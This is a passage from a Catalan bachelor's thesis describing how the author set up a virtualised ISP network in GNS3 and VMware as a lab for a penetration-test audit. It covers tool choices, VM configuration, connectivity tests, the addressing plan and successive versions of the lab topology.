Les eines no són específiques de cada sistema operatiu o plataforma i és possible incorporar-les a qualsevol d'aquestes. És per això que al final s'ha decidit seleccionar dues distribucions de Linux: *ParrotOS*[178] i *LinuxLite*[179]*(**Nota**: Al final per raons de comoditat i recursos s'ha utilitzat Lubuntu*[180] *en comptes de LinuxLite)*. Tot i que no era necessari que la distribució fos una especialitzada en seguretat (*Kali* o *BackBox*[181] en serien d'altres exemples), aquesta no només és això sinó que els requisits de hardware són bastant baixos en comparació amb d'altres distribucions. Aquesta doncs és l'eina que es farà servir al llarg del treball. Ara bé, com que desconeixem el consum final de recursos de la simulació, disposarem d'una distribució molt més baixa en consum de recursos com és *Linux Lite*. Donat el cas de que no es pugui avançar en l'auditoria degut a problemes de recursos, es migrarien totes les eines i configuracions d'aquestes a la nova màquina.

Gràcies al funcionament de GSN3, que permet importar directament a la topologia les màquines que es creïn a *VMware*, aquesta operació de migració de la feina d'un entorn a un altre no suposaria cap problema si a l'inici del projecte es deixa la màquina virtual amb *Linux Lite* preparada.

[178] *Cyber Security framework operating System, Parrot Security*
[179] *LinuxLiteOS, Linux Lite*
[180] *Lubuntu OS, Lubuntu*
[181] *BackBox, BackBox.org*

Amb aquesta selecció inicial d'eines i programari, i després d'haver-se documentat una mica sobre el funcionament de GSN3 s'ha arribat a la conclusió de que l'esquema quedarà lleugerament diferent, ja que s'executarà tot des de dins de la pròpia virtualització de la xarxa.





*Il·lustració 49 - Esquema Final de l'Entorn*

## INSTAL·LACIÓ, CONFIGURACIONS INICIALS I POSADA EN MARXA


Una vegada descarregades totes les eines descrites, es procedeix a posar-ho tot en marxa. En primer lloc s'hauran d'instal·lar tant *VMware* com *GSN3*. Una vegada fet, es crearan dues màquines virtuals, una des d'on s'executaran els dispositius virtualitzats de la xarxa i la segona on s'executarà el sistema operatiu amb el que es treballarà al llarg del TFG.

S'ha anomenat la *VM* per als dispositius de xarxa com **gsn3_vm**, i s'haurà d'assignar com a mínim 8gb de ram entre d'altres ja que aquests dispositius consumiran gran part dels recursos. Addicionalment s'haurà de crear una interfície que és la que *GSN3* emprarà per simular la connexió entre els diferents dispositius.





*Il·lustració 50 – Recursos GSN3_VM*

En quant a la *VM* per al sistema operatiu des d'on s'executarà l'auditoria, amb els requeriments mínims per al sistema operatiu en serà suficient. Amb les màquines virtuals creades, ja es pot executar *gsn3*. Al iniciar-se el programa el primer que s'observarà és com s'estableix connexió tant amb el propi sistema on està instal·lat el programari com amb el servidor, que serà *gsn3_vm*. Es pot observar al requadre de la dreta **'*Servers Summary*'.**





*Il·lustració 51 – Server Summary, GSN3*


Aquesta inicialització pot tardar una estona ja que en primer lloc *gsn3* iniciarà la *mv gsn3_vm* per després intentar realitzar la connexió. La pròpia màquina disposa d'un menú des d'on realitzar algunes configuracions, però de moment es continuarà amb els valors per defecte. En poques ocasions s'haurà de modificar alguna configuració de la màquina, ja que simplement es necessita per a executar els dispositius, als quals s'accedirà mitjançant *telnet*[182] en un primer moment per a la seva configuració. Podem observar que també es disposa d'una interfície web des de la que accedir a aquest servidor, però inicialment tampoc s'utilitzarà.




*Il·lustració 55 - GSN3 Server Info*




*Il·lustració 54 - GSN3 Server Main menu*




*Il·lustració 53 - GSN3 Server Web GUI*

Amb la connexió al servidor iniciada, apareixerà una finestra on es podrà crear el primer projecte, on s'indicarà la ubicació i el nom entre d'altres. Per evitar problemes amb els *paths* i la càrrega dels dispositius i el projecte, es mantindrà el directori per defecte de

[182] *Telnet Protocol Specification, [RFC 854]*

*../GSN3/projects* per a emmagatzemar aquests ja que pot donar problemes modificar-ne el camí.

Ja sigui mitjançant un projecte nou o la importació d'un existent, el primer que s'haurà de revisar són algunes configuracions inicials, que es poden trobar a **Edit > Preferences**. La primera és la de validar la opció d'ús de la *VM GSN3* per permetre la connexió entre el *local host*, el client i el servidor. En aquesta s'hauran d'indicar els paràmetres de recursos de la *vm*. Seguidament s'importaran les imatges dels dispositius. Aquestes poden importar-se en qualsevol moment en forma *d'appliance* des de **File > Import Appliance**. En el cas de les *appliance* s'haurà de tenir en conte que el nom de l'arxiu i la versió siguin els correctes o el *checksum* donarà error. Inicialment es carregarà un *router*, un *switch multicapa* i un *switch*, que es trobaran a la seva corresponent secció. A la següent imatge es poden veure els dispositius ja carregats, amb els noms modificats per a poder distingir-los dins de la resta de dispositius dels que es disposi. Addicionalment es podrà canviar la icona que representa a aquests dispositius, els recursos que se li assignaran i el nombre i tipus de ports. (IMG.png)

Amb els dispositius carregats ja es pot començar a construir la xarxa arrossegant aquests a la zona central i connectant-los entre si. Una vegada connectats i mitjançant el botó d'iniciar nodes es posaran en marxa tots els dispositius. Seleccionant sobre qualsevol dispositiu s'obrirà la consola des d'on es podrà realitzar les configuracions bàsiques necessàries per al correcte funcionament de l'entorn: *direccions ip dels end points, gateways i interfícies.*


Amb les configuracions bàsiques ja s'hauria de disposar de connexió entre els diferents dispositius de la xarxa. Es pot comprovar mitjançant *pings* o la comanda *trace* dels VPCS de GSN3.

```
NAME   IP/MASK              GATEWAY           MAC               LPORT  RHOST:PORT
PC1    192.168.1.11/24      192.168.1.1       00:50:79:66:68:03  20066  127.0.0.1:20067
       fe80::250:79ff:fe66:6803/64

PC1> ping 192.168.1.12

84 bytes from 192.168.1.12 icmp_seq=1 ttl=64 time=8.347 ms
84 bytes from 192.168.1.12 icmp_seq=2 ttl=64 time=3.920 ms
84 bytes from 192.168.1.12 icmp_seq=3 ttl=64 time=4.392 ms
84 bytes from 192.168.1.12 icmp_seq=4 ttl=64 time=1.651 ms
84 bytes from 192.168.1.12 icmp_seq=5 ttl=64 time=13.968 ms

PC1> ping 192.168.1.1

192.168.1.1 icmp_seq=1 timeout
84 bytes from 192.168.1.1 icmp_seq=2 ttl=255 time=5.085 ms
84 bytes from 192.168.1.1 icmp_seq=3 ttl=255 time=6.149 ms
84 bytes from 192.168.1.1 icmp_seq=4 ttl=255 time=4.731 ms
84 bytes from 192.168.1.1 icmp_seq=5 ttl=255 time=11.301 ms

PC1> ping 192.168.2.2

84 bytes from 192.168.2.2 icmp_seq=1 ttl=63 time=62.887 ms
84 bytes from 192.168.2.2 icmp_seq=2 ttl=63 time=14.305 ms
84 bytes from 192.168.2.2 icmp_seq=3 ttl=63 time=19.052 ms
84 bytes from 192.168.2.2 icmp_seq=4 ttl=63 time=16.385 ms
84 bytes from 192.168.2.2 icmp_seq=5 ttl=63 time=19.091 ms

PC1> ping 10.0.0.1

10.0.0.1 icmp_seq=1 timeout
10.0.0.1 icmp_seq=2 timeout
10.0.0.1 icmp_seq=3 timeout
10.0.0.1 icmp_seq=4 timeout
10.0.0.1 icmp_seq=5 timeout

PC1>
```


*Il·lustració 56 - Execució de la comanda Ping a un VPC, GSN 3*

***Nota**: Els timeouts del ping al border router no tenen èxit degut a que no s'ha trobat una ruta d'encaminament entre el switch multicapa i el router.*

Amb aquests tests ja s'ha pogut comprovar la correcta configuració i funcionament de *GSN3* i només faltaria provar d'incorporar una màquina virtual per veure si s'executa correctament. En aquest cas es farà amb una VM de Kali Linux, de la que ja es disposa d'una instal·lació prèvia. En primer lloc s'incorporarà l'element a la xarxa, seguidament es connectarà com si d'un end point es tractés i una vegada s'executi, s'haurà de modificar manualment la direcció *ip* de la interfície *eth0* dins de *Kali* ja que a aquesta xarxa de prova no s'implementa *DHCP*[183].




*Il·lustració 58 - VM Kali connectada a la Xarxa i Configuració estàtica de la interfície*




*Il·lustració 57 - VM connectada a la xarxa i Execució de la comanda netdiscover -r 192.168.1.0/24*

[183] *Dynamic Host Configuration Protocol, [RFC 2131]*

Es podrà observar que al iniciar el dispositiu, *GSN3* fa la crida a *VMware* per iniciar la *MV*. Amb l'adreçament correctament configurat es pot realitzar una prova per comprovar la connectivitat. En aquest cas es farà amb l'eina Netdiscover[184], amb la comanda `netdiscover -r 192.168.0.0/24` amb la que podrem observar la visibilitat dels dispositius del subdomini de la xarxa de prova. Una vegada realitzats els tests inicials ja es pot iniciar la creació del projecte que es descriurà detalladament a l'apartat de simulació de la xarxa.

[184] *Netdiscover, Kali tools.*

# II. XARXES

## NOTES SOBRE LES XARXES DEL TREBALL

### ADREÇAMENT UTILITZAT

PUBLIC IPS

`203.0.113.0/25 - 203.0.113.128/25`

- Per a les adreces públiques s'utilitzarà el rang d'adreces reservat per a documentació descrit a RFC5737.
  D'aquesta manera s'observarà una distinció entre els espais NAT / CGNAT / PUBLIC.
- La AS de la ISP tindrà assignades el bloc *203.0.113.0/25*
- La resta d'adreces públiques utilitzaran el bloc *203.0.113.10.128/25*

CG-NAT IPS

`100.64.0.0/10`

- Per a la pool de CGNAT s'utilitzarà el rang d'adreces descrit a RFC6598 reservat per aquest propòsit.
- La pool inicial serà tot el bloc de *100.64.0.0/10*, tot i que segurament s'acabi limitant a una pool 100.64.0.0/24 de per facilitar a l'hora de documentar l'apartat de la xarxa al llarg de l'auditoria, ja que tampoc seran necessàries tantes adreces i haurem de limitar-ho quan es provi de saturar el router que realitza la traducció.

LANS I ALTRES PRIVADES

`192.168.0.0/16 - 172.16.0.0/12 - 10.0.0.0/8`

- Per a les xarxes locals dels end points s'utilitzaran adreces dels blocs *192.168.0.0/16* i *172.16.0.0/12*, intentant utilitzar de manera eficient els espais d'adreces.
- Per a la xarxa de la ISP (interfícies de gestió) s'utilitzarà el rang d'adreces *10.0.0.0/8* per poder diferenciar-lo de la resta.

### PROJECTES DE GSN3 I DISPOSITIUS


- Per a importar correctament les xarxes a GSN3 s'ha de copiar el projecte amb la xarxa al directori de projectes de GSN3 o hi haurà problemes amb els paths.
- S'ha de disposar de tots els dispositius a virtualitzar ja creats a GSN3 (veure llista de dispositius).
- És possible que s'hagin de configurar manualment les interfícies de les MV's *Adversary* o *Target*. Es pot utilitzar qualsevol MV per ocupar el lloc de la que es descriu a la xarxa.
- Les MV's no es poden iniciar amb adaptador de xarxa en *NAT*. Veure més a l'apartat *entorn* de la memòria.

- Seguir la resta d'instruccions per el correcte *import* dels projectes.
- Les comandes de configuracions dels dispositius poden ser diferents per altres models. En cas d'utilitzar el mateix model aquestes configuracions es poden copiar i enganxar directament.
- En cas de reutilitzar una xarxa amb una altra configuració, cal restablir els valors de fàbrica abans de carregar una nova configuració per evitar problemes. Es pot realitzar amb les següents comandes:

Set device to default conf:

```
enable

write erase

reload
```

XARXA ISP 1




**Versió**: 1.1

**Nom** : Xarxa 1

---

**Descripció**:

Per a aquesta primer versió de la xarxa d'una ISP s'ha creat una topologia bàsica juntament amb les configuracions necessàries per al correcte funcionament d'aquesta. Si bé aquesta xarxa no representa un sistema real, ja que no hi ha cap protocol d'encaminament o mesures de seguretat i control de flux implementats, aquesta xarxa permetrà posar en pràctica tècniques bàsiques de cada fase de l'auditoria.

**Detalls**:


- Aquesta primera xarxa s'ha dissenyat per poder posar a prova diferents tècniques bàsiques d'escaneig, enumeració i explotació.
- No hi ha elements de seguretat implementats i tots els dispositius disposen de connectivitat amb la resta.
- L'assignació d'adreces a nivell d'accés es realitza de manera estàtica així com també l'encaminament, que s'ha realitzat de manera estàtica.
- No s'incorporen traduccions NAT ni a nivell d'accés ni a nivell de distribució.
- L'equip des d'on es realitzaran les diferents proves es troba situat a la LAN 3, per tant l'accés a la xarxa es realitza de manera interna.

---

**Dispositius**:

- **LnHn**: Dispositius connectats a les LAN.
- **ADV**: VM amb ParrotOS que simula l'adverasri.
- **LANn**: Encaminadors / Hubs de les LAN.
- **OLT**: Commutador que simula l'Optic Line Terminal de la ISP.
- **PPPoE**: Encaminador intern de la capa d'accés. En aquesta topologia simplement actua com a GW de distribució.
- **SW-DST**: Switch Multicapa. Cap utilitat en aquesta topologia.
- **BNG-AS**: Edge Router de la Xarxa, marca el límit de la xarxa interna amb l'exterior. (***Correcció**: No es tracta d'un BNG*)
- **AS2**: External Router, utilitzat per connectar-hi dispositius i simular internet.

XARXA ISP 2




**Versió**: 1.2

**Nom** : Xarxa 2

---

**Descripció**:

Aquesta xarxa no presenta molts de canvis respecte a la primera. No s'han afegit dispositius addicionals però sí que s'han modificat les configuracions dels dispositius que ja es trobaven a la versió anterior. L'objectiu per aquesta xarxa és de que començar a implementar alguns mecanismes de seguretat com llistes de control d'accés així com de l'assignació d'adreces simulant un sistema de subscripció com ocorre en el model real mitjançant *PPPoE*. D'aquesta manera, les tècniques i eines emprades a les fases de l'auditoria donaran un resultat més semblant al que es podria obtenir en un entorn real. Addicionalment s'han afegit alguns protocols d'encaminament dinàmics, juntament amb l'adreçament estàtic del que ja es disposava. Addicionalment, i per a seguir creant un entorn més proper a la realitat, s'ha implementat el protocol d'encaminament BGP entre la porta d'accés a la xarxa de la ISP i la xarxa veïna.

**Detalls**:


- Aquesta xarxa no incorpora cap dispositiu addicional respecte la Xarxa 1.
- S'ha implementat un servidor *PPPoE* que assigna adreces als encaminadors clients de les LAN amb adreces de l'espai CGNAT.
- Els encaminadors NAT implementen DHCP per a les LAN.
- S'implementa protocol d'encaminament BGP als encaminadors PEER-AS i BGP-AS, amb assignació d'ASN 2222 i 1111 respectivament.
- Es realitza una traducció NAT a nivell d'accés (adreces privades --> adreces CGNAT).
- Amb la implementació de *PPPoE* ja hi ha limitacions de connectivitat entre les LAN.

---

**Dispositius**:

- **LnHn**: Dispositius connectats a les LAN.
- **ADV**: VM amb ParrotOS que simula l'adversari.
- **LANn**: Encaminadors / Hubs de les LAN.
- **OLT**: Commutador que simula l'Optic Line Terminal de la ISP.
- **PPPoE**: Encaminador intern de la capa d'accés. En aquesta topologia simplement actua com a GW de distribució.
- **SW-DST**: Switch Multicapa. Cap utilitat en aquesta topologia.
- **BNG-AS**: Edge Router de la Xarxa, marca el límit de la xarxa interna amb l'exterior. (***Correcció**: No es tracta d'un BNG*)
- **PPER-AS**: Simulació d'AS que connecta amb la ISP.

XARXA ISP 3




**Versió**: 2.1

**Nom** : Xarxa 3

---

**Descripció**:

Aquesta xarxa presenta un escenari més proper a la realitat que en la versió anterior. S'han implementat protocols d'encaminament entre els dispositius al nucli-distribució, llistes de control d'accés addicionals a tots els dispositius així com alguns serveis addicionals. En aquesta versió es podran dur a terme tècniques d'escaneig més complexes i no tant transparents així com la possibilitat de l'existència de vulnerabilitats addicionals degut a l'existència de protocols i dispositius addicionals.

Addicionalment s'ha implementat al nou dispositiu CG-NAT el segon nivell de traduccions (espai CGNAT a espai PUBLIC) Cal notar que aquells clients amb IP Publica assignada es troben connectats a un commutador OLT diferent (No en tots els casos). S'ha realitzat d'aquesta manera a recomanació de la ISP ja que facilita l'encaminament i per tant les configuracions a realitzar a la xarxa. Tot i que aquesta xarxa ja ressembla més a una xarxa real, encara presenta molts problemes en quant a seguretat que es podran explorar i explotar al llarg del pentest.

**Detalls**:

- S'ha afegit el dispositiu CGNAT que serà l'encarregat de realitzar les traduccions d'aquells hosts als que se'ls hagi assignat una ip de l'espai 100.64.0.0/24.
- S'han assignat IP públiques (NO CGNAT) a algun host simulant clients que necessiten d'una IP pública i no poden treballar amb doble traducció de NAT.

- S'ha afegit un dispositiu TARGET que es podrà moure per la xarxa. La funció d'aquest dispositiu pot ser múltiple. Per una banda es farà servir per simular un sistema o servidor de gestió de la xarxa (SNMP) i per l'altra s'utilitzarà com a sistema de monitoratge de la xarxa o *sniffer* (Wireshark) tant per simular possibles IDS propis de la ISP com per obtenir informació sobre les accions dutes a terme envers la xarxa per part de l'adversari. TARGET és una VM *Lubuntu*.
- S'ha implementat el protocol OSPF que inclou en una àrea els dispositius BGP, CGNAT, SWDIST i PPPOE.
- S'ha reduït al mínim les configuracions d'encaminament estàtic
- Com que no s'implementen VLANS, s'ha creat una xarxa privada de la ISP on es troba una base de dades i un servidor web (NO EN DMZ).
- No s'inclou servidor RADIUS o TACACS+ per a l'autentificació PPPOE i d'altres (no es considera necessari per el nombre de dispositius i tampoc és viable degut als recursos necessaris i no disponibles)
- S'ha afegit un dispositiu que simularà algun servei a la xarxa. S'ha decidit assignar-li una IP publica per facilitar la implantació.


---

**Dispositius**:

- **PLnHn**: Dispositius connectats a les LAN que tenen assignada una IP publica.
- **LnHn**: Dispositius connectats a les LAN.
- **ADV**: VM amb ParrotOS que simula l'adversari.
- **LANn**: Encaminadors / Hubs de les LAN.
- **PLANn**: Encaminadors / Hubs de les LAN, amb assignació de IP pública
- **OLT**: Commutador que simula l'Optic Line Terminal de la ISP
- **POLT**: Commutador que simula l'Optic Line Terminal de la ISP per a IP publiques
- **PPPoEn**: Encaminador intern de la capa d'accés. Balanceig a capa d'accés-distribució
- **SW**-**DST**: Switch Multicapa.
- **BNG**-**AS**: Edge Router de la Xarxa, marca el límit de la xarxa interna amb l'exterior. (***Correcció****: No es tracta d'un BNG*)
- **PPER**-**AS**: Simulació d'AS que connecta amb la ISP
- **CGNAT**: Servidor encarregat de les traduccions CGNAT-PUBLICA. Addicionalment balanceig de càrrega amb BGP
- **TARGET**: VM amb LUBUNTU, simula multitud de dispositius o serveis així com monitoratge de xarxa.
- **ISPSERV**: Dispositiu per simular serveis o connectar-hi servidor.

XARXA TFG ISP

**Versió**: 3





**Nom** : Xarxa TFG_ISP

---

**Descripció**:

Aquesta última versió de la xarxa per al treball no varia molt respecte a la topologia presentada a la versió 2. Degut als diferents canvis puntuals en alguns dispositius per realitzar algunes proves amb eines s'ha cregut convenient realitzar una revisió completa de la configuració de cada dispositiu. S'ha aprofitat aquesta revisió per modificar credencials de cada dispositiu i afegir llistes de control d'accés més específiques per simular de manera més real la configuració de la xarxa que la ISP va descriure a les entrevistes. Addicionalment s'han corregit algunes configuracions d'encaminament.

